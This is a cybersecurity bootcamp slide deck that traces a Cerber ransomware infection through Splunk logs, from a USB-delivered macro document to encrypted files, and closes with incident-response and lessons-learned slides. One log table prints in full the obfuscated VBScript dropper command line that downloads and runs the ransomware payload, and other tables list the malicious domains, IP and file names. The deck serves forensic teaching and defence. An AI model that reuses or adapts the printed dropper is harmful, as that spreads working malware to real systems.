Ransomware Profile Cerber

IronHack Cybersecurity Bootcamp

CY PT Sept 25 - Final Project

Detection and defense

The Cerber Ransomware Incident — Wayne Enterprises

Workshop: https://bots.splunk.com/workshop/6tyhaKn3uc7yAkUrMg2BVl

The scene

- A user's machine is locked with a ransom note — files encrypted, Bitcoin demanded
- Malware identified as Cerber, an early Ransomware-as-a-Service operation

Investigative Goals

- Find Patient Zero, trace the attack vector, map the timeline, assess data impact

How We Investigate (Splunk):

- Search logs for suspicious processes, network connections, DNS queries, and mass file modifications

Detection and defense

The Crime Scene: Who Got Hit?

First step: Identify the infected system before moving forward

What We're Looking For


- Hostname and IP of the suspected infected machine
- Determine if the host appears as source IP or destination IP in logs

Finding:

- Hostname: we8105desk (Bob Smith's workstation)
- Victim IP: 192.168.250.100
- Date of attack: **August 24, 2016**

Splunk Query:

index="botsv1" host=we8105desk



Detection and defense


The Weapon Brought In How did malware get in + what did it open?

What We're Looking For:

- Identity of the USB drive that may have triggered the ransomware
- USB device information stored in the Windows Registry

Why the Windows Registry?

- Windows logs every connected hardware
- device in the registry
- USB devices leave behind a "FriendlyName" entry a readable label for the device
- This makes it a key forensic source for tracing physical access



Detection and defense

The Weapon Brought In How did malware get in + what did it open?


Finding (USB):

- USB Name: **MIRANDA_PRI**
- Found in: Windows Registry

Splunk Query:

index="botsv1" sourcetype=winregistry friendlyname

"A USB was plugged in. That's all it took."



Detection and defense

The Weapon: Identifying the Malicious File

What We're Looking For:

- The malicious file that ran after USB insertion and any new processes that were spawned as result

Finding (Malicious File):

- File opened: **Miranda_Tate_unveiled.dotm**
- Additional processes spawned: cmd.exe and splwow64.exe

Splunk Query:

```
index="botsv1" host=we8105desk source="WinEventLog:Security" EventCode=4688 | search Process_Command_Line != "*splunk*" | table Process_Command_Line
```

Detection and defense

The Weapon: Identifying the Malicious File

```
index="botsv1" host=we8105desk source="WinEventLog:Security" EventCode=4688 | search Process_Command_Line != "*splunk*" | table Process_Command_Line
```

during Wed, Aug 24, 2016

✓ **195 events** (8/24/16 12:00:00.000 AM to 8/25/16 12:00:00.000 AM) No Event Sampling

Job Smart Mode

Events Patterns **Statistics (195)** Visualization

20 Per Page Format Preview

< Prev 1 2 3 4 5 6 7 8 ... Next >

Process_Command_Line
C:\Windows\splwow64.exe 8192
"C:\Windows\System32\WScript.exe" "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\20429.vbs"
\??\C:\Windows\system32\conhost.exe
cmd.exe /V /C set "GSI=%APPDATA%\%RANDOM%.vbs" && (for %i in ("DIm RWRL" "FuNCtioN GNbiPp(Pt5SZ1)" "EYnt=45" "GNbiPp=AsC(Pt5SZ1)" "Xn1=52" "eNd fuNCtiON" "SUb OjrYyD9()" "J0Nepq=56" "Dim UJv,G4coQ" "LT=23" "dO WHiLE UJv<>3016-3015" "G4coQ=G4coQ+1" "WSCRiPt.sLEeP(11)" "LoOP" "UsZK0=85" "END suB" "fuNctIon J7(BLI4A3)" "K5AU=29" "J7=cHR(BLI4A3)" "XBNutM9=36" "eNd fuNCtiON" "SUb MA(QrG)" "WXCzRz=9" "Dim Jw" "Qt7=34" "Jw=TIMeR+QrG" "Do WhiLE tIMEr<Jw" "WSCRipT.sleEP(6)" "LOOp" "EXdkRkH=78" "enD sUB" "fUnCTion M1p67jL(BwqIM7,Qa)" "Yi=80" "dIM KH,ChnFY,RX,Pg,C6YT(8)" "Cm=7" "C6YT(1)=107" "Rzf=58" "C6YT(5)=115" "BSKoW=10" "C6YT(4)=56" "Cwd6=35" "C6YT(7)=110" "AQ=98" "C6YT(6)=100" "Y6Cm1I=82" "C6YT(2)=103" "JH3F2i=74" "C6YT(8)=119" "JRvsG2s=76" "C6YT(3)=53" "Yh=31" "C6YT(0)=115" "GuvD=47" "Tbvf1=67" "SeT KH=cReATeObject(A9y("3C3A1D301F2D063708772930033C3C201C2D0A34203B053C0C2D", "Yo")) "V2JR=73" "Set ChnFY=KH.GETfilE(BwqIM7)" "RGeJ=68" "SeT Pg=ChnFY.opEnASTExTstReAM(6806-6805,7273-7273)" "CtxOk=82" "seT RX=KH.cREateteXtFiLe(Qa,6566-6565,2508-2508)" "XPL9af=76" "Do uNtil Pg.aTEnDOfStReam" "RX.wRitE J7(OyVNo(GNbiPp(Pg.rEAD(6633-6632)),C6YT(0)))" "LooP" "IQz=49" "RX.cloSe" "CBR1gC7=51" "Pg.cLOSE" "PmG=64" "eNd funCTIOn" "FUNcTION Ql9zEF()" "IBL2=16" "Ql9zEF=secoND(Time)" "MUTkPNJ=41" "End FUNcTiOn" "FUnCtion A9y(Am,T1GCbB)" "CWCH9r=82" "Dim V3sl0m,F4ra,AxFE" "RLLp8R=89" "For V3sl0m=1 To (lEn(Am)/2)" "F4ra=(J7((8270-8232)) & J7((5328/74))&(miD(Am,(V3sl0m+V3sl0m)-1,2)))" "AxFE=(GNbiPp(mID(T1GCbB,((V3sl0m MOd Len(T1GCbB))+1),1)))" "A9y=A9y+J7(OyVNo(F4ra,AxFE))" "NeXT" "DxZ40=89" "enD fUNction" "Sub AylniN()" "N6nzb=92" "DIm GWJCk,Q3y,GKasG0" "FDu=47" "GWJCk=93961822" "UZ=32" "FoR Q3y=1 To GWJCk" "GKasG0=GKasG0+1" "neXt" "B1jq2Hk=63" "If GKasG0=GWJCk tHen" "KXso=18" "MA((-176+446))" "IP4=48" "Yq(A9y("0B3B1D44626E7E1020055D3C20230A3B0C503D31230C37005931353344D201B53772C39173D475E2826", "QcOi4XA"))" "YTsWy=31" "elSe" "DO5gpmA=84" "A8=86" "EnD iF" "XyUP=64" "eND SuB" "sUB GKfD3aY(FaddNPJ)" "SDU0BLq=57" "DiM UPhqZ,KbcT" "DxejPK=88" "KbcT="Drn4AW"" "GR0lc7=82" "sET UPhqZ=CREAteOBJecT(A9y("332A7B05156A211A46243629", KbcT))" "Gs0g=3" "UPhqZ.OpEn" "TF1=68" "UPhqZ.tyPE=6867-6866" "RDjmY=24" "UPhqZ.wrITe FaddNPJ" "WiFgvS=78" "UPhqZ.SaVeTOfIle RWRL,8725-8723" "AF=4" "UPhqZ.closE" "JC7sf2=1" "Cke4e" "JM=88" "EnD suB" "fuNCtIoN Yq(PDqi1)" "I0=22" "DiM YTwwO,BAU7Cz,Uv,JiYwVG,IK" "GJDnbE=32" "On ErrOR reSume NeXT" "B7bT=1" "Uv="Tk"" "ELw=73" "sEt YTwwO=CREaTeObjeCT(A9y("3C07082602241F7A383C0E3807",Uv))" "K4=62" "GAiF" "IS1cj=19" "Set Dzc0=YTwwO.eNVIrONMEnt(A9y("013B183400023A","EQiWw"))" "D9S=38" "RWRL=Dzc0(A9y("14630811720C14","XU3"))&J7((8002-7910))& Ql9zEF & Ql9zEF" "AtCQ=95" "JiYwVG="FcQqQ"" "Tf=79" "sEt BAU7Cz=CrEATEoBjECT(A9y("2E38122329103E1725683B1C3D19123701",JiYwVG))" "QUY=56" "BAU7Cz.OpeN A9y("0D0E1E","KJ"),PDqi1,7387-7387" "JX2=58" "BAU7Cz.SeTReQuEstHeAdeR A9y("1F59242828","OM8J"),A9y("0D354C3D356B567A0F6B6B","VoL8XF")" "URkT=71" "BAU7Cz.SEnD()" "QdFeA6=65" "if BAU7Cz.StaTUstExt=A9y("652840353A542512023C5B3D572F27","S5I2A") then" "PwTLW23=36" "GAiF" "R4xYBS=63" "MA(4)" "PjL6m=46" "GKfD3aY BAU7Cz.ReSpONSEbody" "Fj98=72" "Else" "D7T=91" "IK="NNXFD0"" "NK=74" "SeT BAU7Cz= CreATeobJECT(A9y("033125365F3D213E326A6803021012106O",IK))" "QJ=35" "BAU7Cz.oPeN A9y("2A2F0E","TmjZ8d"),A9y("07351B31556E40785D6F5D735D6F5E715B6F5E795D6E02291B33412B1F26","Ao"),5022-5022" "UMp8=85" "BAU7Cz.SeTReqUesTheadER A9y("1439190A24","AFXwm"),A9y("371038301A716C5F7B6644","LUi")" "NluUc=93" "BAU7Cz.SENd()" "EOtR=44" "If BAU7Cz.STaTUSTexT=A9y("03510A3B3A51146F105F163B365E0C","OS0x") THen GKfD3aY BAU7Cz.REsPOnSeBODY" "Q6sMEZ=54" "I9Nl7=56" "end if" "Dq=54" "eND FuNCTIoN" "fUnCtIon OyVNo(U1,Brt0d)" "SNOW=59" "OyVNo=(U1 ANd noT Brt0d)oR(NOt U1 And Brt0d)" "QTi5K=54" "enD funcTION" "Sub Cke4e()" "WTOyAw=62" "dIM EuM,WIbud,NCiN,Fs8HJ" "A5AT=92" "NCiN="""" "SX6=93" "WIbud=RWRL & Ql9zEF & A9y("4A330F3F","WdGbOGp")" "V5B7Zh=92" "M1p67jL RWRL,WIbud" "L13=45" "iF Fs8HJ="" tHen MA(4)" "CHaK=38" "EuM="Iqxkf"" "U56m=67" "SEt VP=creATeoBJEcT(A9y("262B081420010C453521141407",EuM))" "U5Quw=85" "VP.Run A9y("1023287B1636297550D6C06270F1E01536C6E7551","UsNL") & WIbud & NCiN,2912-2912,5755-5755" "A6mfcYL=76" "End sUB" "JoxZ3=43" "AylniN" "suB GAiF()" "G4vzM=95" "Dim DCRml9g, CjoNOY9" "For DCRml9g = 68 To 6000327" "CjoNOY9 = Rvwr + 23 + 35 + 27" "Next" "KK0H=46" "enD sUb") do @echo %~i)>"!GSI!" && start "" "!GSI!"
C:\Windows\SysWOW64\DllHost.exe /Processid:{1EF75F33-893B-4E8F-9655-C3D602BA4897}
wmiadap.exe /R /T
"C:\Program Files\Common Files\Microsoft Shared\OfficeSoftwareProtectionPlatform\OSPPSVC.EXE"
"C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE" /n /f "D:\Miranda_Tate_unveiled.dotm"
C:\Windows\system32\DllHost.exe /Processid:{AB8902B4-09CA-4BB6-B78D-A8F59079A8D5}
C:\Windows\system32\DllHost.exe /Processid:{AB8902B4-09CA-4BB6-B78D-A8F59079A8D5}

Detection and defense

Calling Home: First external contact

"After the file ran, the machine reached out to the internet and pulled down the weapon."

Connecting the Trail:

- USB in → file executed → now the machine is talking to the outside world
- We follow the DNS logs to see where we8105desk reached out.

Finding (Domain):

- First suspicious external domain: solidaritedeproximite.org
- Filtered out: Google, Microsoft, Bing (known safe)

Splunk Query:

```
index="botsv1" sourcetype="stream:dns" src_ip="192.168.250.100" record_type=A NOT (query=*.microsoft.com OR query=*.live.com OR query=*.waynecorpinc.local OR query=*.bing.com OR query=wpad OR query=isatap) | table _time query src dest | sort - _time | reverse
```

Detection and defense

Calling Home: First external contact

```
index=botsv1 sourcetype=stream:DNS src=192.168.250.100 record_type=A NOT (query{}=*.microsoft.com OR query{}=*.waynecorpinc.local OR query{}=*.bing.com OR query{}
    =isatap OR query{}=wpad)
| table _time query{} src dest
| reverse
```

during Wed, Aug 24, 2016

✓ 5 events (8/24/16 12:00:00.000 AM to 8/25/16 12:00:00.000 AM) No Event Sampling Job Smart Mode

Events Patterns **Statistics (5)** Visualization

20 Per Page Format Preview

_time	query{}	src	dest
2016-08-24 16:34:39.352	dns.msftncsi.com dns.msftncsi.com	192.168.250.100	192.168.250.20
2016-08-24 16:48:12.267	solidaritedeproximite.org solidaritedeproximite.org	192.168.250.100	192.168.250.20
2016-08-24 16:49:24.308	ipinfo.io ipinfo.io	192.168.250.100	192.168.250.20
2016-08-24 16:56:54.715	shell.windows.com shell.windows.com	192.168.250.100	192.168.250.20
2016-08-24 17:15:12.668	cerberhhyed5frqa.xmfir0.win cerberhhyed5frqa.xmfir0.win	192.168.250.100	192.168.250.20

Detection and defense

The Payload: Downloading the Cryptor

Connecting the Trail:

- USB in → file executed → machine called out → now something is being downloaded
- We shift from DNS logs to HTTP and firewall logs to catch the actual file

Finding:

- Searched HTTP traffic from victim IP for downloaded files
- mhtr.jpg appeared in results — searched externally and found community reports flagging it
- Firewall (fgt-utm) logs independently confirmed the file as infected

Splunk Query:

```
index="botsv1" src_ip="192.168.250.100" sourcetype="stream:http" | stats count values(url) by dest
```

Detection and defense

The Payload: Downloading the Cryptor

```
index=botsv1 sourcetype=fgt_utm src=192.168.250.100 mhtr.jpg
| table _time src dest msg url action
```

during Wed, Aug 24, 2016

✓ 5 events (8/24/16 12:00:00.000 AM to 8/25/16 12:00:00.000 AM) No Event Sampling

Job Smart Mode

Events Patterns **Statistics (5)** Visualization

20 Per Page Format Preview

_time	src	dest	msg	url	action
2016-08-24 16:48:14	192.168.250.100	92.222.104.182	URL has been visited	92.222.104.182/mhtr.jpg	allowed allowed
2016-08-24 16:48:14	192.168.250.100	92.222.104.182	File is infected.		deferred
2016-08-24 16:48:13	192.168.250.100	92.222.104.182	General.Interest: HTTP.Download.Accelerator,	92.222.104.182/mhtr.jpg	allowed
2016-08-24 16:48:13	192.168.250.100	37.187.37.150	URL has been visited	solidaritedeproximite.org/mhtr.jpg	allowed allowed
2016-08-24 16:48:12	192.168.250.100	37.187.37.150	Network.Service: HTTP.Segmented.Download,	solidaritedeproximite.org/mhtr.jpg	allowed

Detection and defense

The Attack Chain: Mapping the Attack Process Tree

"Here's the exact sequence of how the attack unfolded process by process."

Finding:

- Searched for the suspicious temp file 121214.tmp in Sysmon logs
- Mapped CommandLine and ParentCommandLine to reconstruct the sequence
- Parent Process ID 3968 identified as the direct launcher of the temp file

Splunk Query:

```
index="botsv1" sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" 121214.tmp CommandLine=* ParentCommandLine=*  | table _time CommandLine ParentCommandLine ProcessId ParentProcessId | sort - _time | reverse
```

Detection and defense

The Attack Chain: Mapping the Attack Process Tree

```
index=botsv1 sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational 121214.tmp CommandLine=* | table _time CommandLine ProcessId ParentProcessId ParentCommandLine
| reverse
```

during Wed, Aug 24, 2016

✓ 7 events (8/24/16 12:00:00.000 AM to 8/25/16 12:00:00.000 AM) No Event Sampling

Job Smart Mode

Events Patterns Statistics (7) Visualization

20 Per Page Format Preview

_time	CommandLine	ProcessId	ParentProcessId	ParentCommandLine
2016-08-24 16:48:21	"C:\Windows\System32\cmd.exe" /C START "" "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp"	1476	3968	"C:\Windows\System32\WScript.exe" "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\20429.vbs"
2016-08-24 16:48:21	"C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp"	2948	1476	"C:\Windows\System32\cmd.exe" /C START "" "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp"
2016-08-24 16:48:29	"C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp"	3828	2948	"C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp"
2016-08-24 16:48:41	"C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35ACA89F-933F-6A5D-2776-A3589FB99832}\osk.exe"	3836	3828	"C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp"
2016-08-24 16:48:41	/d /c taskkill /t /f /im "121214.tmp" > NUL & ping -n 1 127.0.0.1 > NUL & del "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp" > NUL	1280	3828	"C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp"
2016-08-24 16:48:41	taskkill /t /f /im "121214.tmp"	1684	1280	/d /c taskkill /t /f /im "121214.tmp" > NUL & ping -n 1 127.0.0.1 > NUL & del "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp" > NUL
2016-08-24 16:48:42	ping -n 1 127.0.0.1	556	1280	/d /c taskkill /t /f /im "121214.tmp" > NUL & ping -n 1 127.0.0.1 > NUL & del "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp" > NUL

Detection and defense

The Damage: How many files were destroyed?

"This is what the attacker actually took from Wayne Enterprises."

Local Damage (Bob's workstation):

- Encrypted .txt files — use Splunk distinct count to find the number

```
index="botsv1" sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"

we8105desk *.txt EventDescription="File Create Time"
```

Network Damage (File Server):

- File server IP: 192.168.250.20 | Hostname: we9041srv
- Encrypted .pdf files on shared server

```
index="botsv1" sourcetype="*Win*" pdf host=we9041srv

| stats dc(Relative_Target_Name)
```

Detection and defense

The Damage: How many files were destroyed?

TargetFilename

>100 Values, 100% of events

Selected Yes No

Reports

Top values Top values by time Rare values

Events with this field

Top 10 Values	Count	%
C:\Sysmon\._Eula.txt	1	0.244%
C:\Sysmon\AuditPol_AFTER_WE8105DESK.txt	1	0.244%
C:\Sysmon\AuditPol_BEFORE_WE8105DESK.txt	1	0.244%
C:\Sysmon\Eula.txt	1	0.244%
C:\Users\bob.smith.WAYNECORPINC\Desktop\2010\Office 2010 Pro\Key.txt	1	0.244%
C:\Users\bob.smith.WAYNECORPINC\Desktop\2010\Project 2010\Key.txt	1	0.244%
C:\Users\bob.smith.WAYNECORPINC\Desktop\2010\Visio 2010\visio 2010.txt	1	0.244%
C:\Users\bob.smith.WAYNECORPINC\Desktop\BootCamp4for7\Drivers\Intel\Chipset\._Help.txt	1	0.244%
C:\Users\bob.smith.WAYNECORPINC\Desktop\BootCamp4for7\Drivers\Intel\Chipset\._readme.txt	1	0.244%
C:\Users\bob.smith.WAYNECORPINC\Desktop\BootCamp4for7\Drivers\Intel\Chipset\Help.txt	1	0.244%

```
index="botsv1" sourcetype="*Win*" pdf host=we9041srv
| stats dc(Relative_Target_Name)
```

✓ **526 events** (8/24/16 12:00:00.000 AM to 8/25/16 12:00:00.000 AM) No Event Sampling

Events Patterns **Statistics (1)** Visualization

20 Per Page Format Preview

dc(Relative_Target_Name)
258

Detection and defense

Did Anyone Notice? When did defenses trigger?

"The IDS did catch it — but was it in time?"

Finding:

- Suricata IDS fired multiple Cerber-specific signatures
- Most signatures fired quickly after execution
- One signature fired 25 minutes later — showing delayed detection gap

Splunk Query:

```
index="botsv1" sourcetype="stream:dns" src=192.168.250.100 record_type=ANOT
(query=*.microsoft.com OR query=*.live.com OR query=*.waynecorpinc.local OR query=*.bing.com OR
query=wpad OR query=isatap)| table _time query src dest
```

Detection and defense

Did Anyone Notice? When did defenses trigger?

```
index=botsv1 sourcetype=stream:DNS src=192.168.250.100 record_type=A NOT (query{}=*.microsoft.com OR query{}=*.waynecorpinc.local OR query{}=*.bing.com OR query{}=isatap
    OR query{}=wpad OR query{}=*.windows.com OR query{}=*.msftncsi.com)
| table _time query{} src dest
```

during Wed, Aug 24, 2016

✓ 3 events (8/24/16 12:00:00.000 AM to 8/25/16 12:00:00.000 AM) No Event Sampling ▾ Job ▾ Smart Mode ▾


Events Patterns **Statistics (3)** Visualization

20 Per Page ▾ Format Preview ▾

_time	query{}	src	dest
2016-08-24 17:15:12.668	cerberhhyed5frqa.xmfir0.win cerberhhyed5frqa.xmfir0.win	192.168.250.100	192.168.250.20
2016-08-24 16:49:24.308	ipinfo.io ipinfo.io	192.168.250.100	192.168.250.20
2016-08-24 16:48:12.267	solidaritedeproximite.org solidaritedeproximite.org	192.168.250.100	192.168.250.20

Detection and defense

Summary



Detection and defense

Summary


User (or someone) inserted an infected USB drive into Bob Smith's workstation (not sure why!?!)

Word document spawned a Suspicious Process which spawned additional processes

File was downloaded after calls were made to a FQDN and IP address

Encryption of files begin on both local disk and shares

Redirection to an external site with notification of encryption occurred



Detection and defense

Incident Response — When It Hits

Contain

Isolate infected machine from network immediately

Identify

Determine all affected machines, files, and attacker domains

Eradicate

Reimage endpoints, block attacker infrastructure at firewall and DNS

Recover

Restore data from clean backups once infection vector is addressed

⚠️ **DO NOT PAY THE RANSOM** ⚠️ Europol and FBI advise against it; **no guarantee of recovery**

Detection and defense

Lessons Learned — The Cerber Attack

Attack Step	What Should Have Stopped It
USB inserted	Device control policy
Macro file executed	Macros disabled by default
Malicious domain reached	DNS filtering
File server encrypted	Network segmentation
Late IDS detection	Tuned signatures + EDR

Ransomware succeeds not because defenders lack tools — but because those tools are not configured or integrated effectively. A layered security posture would have disrupted this attack long before any files were encrypted.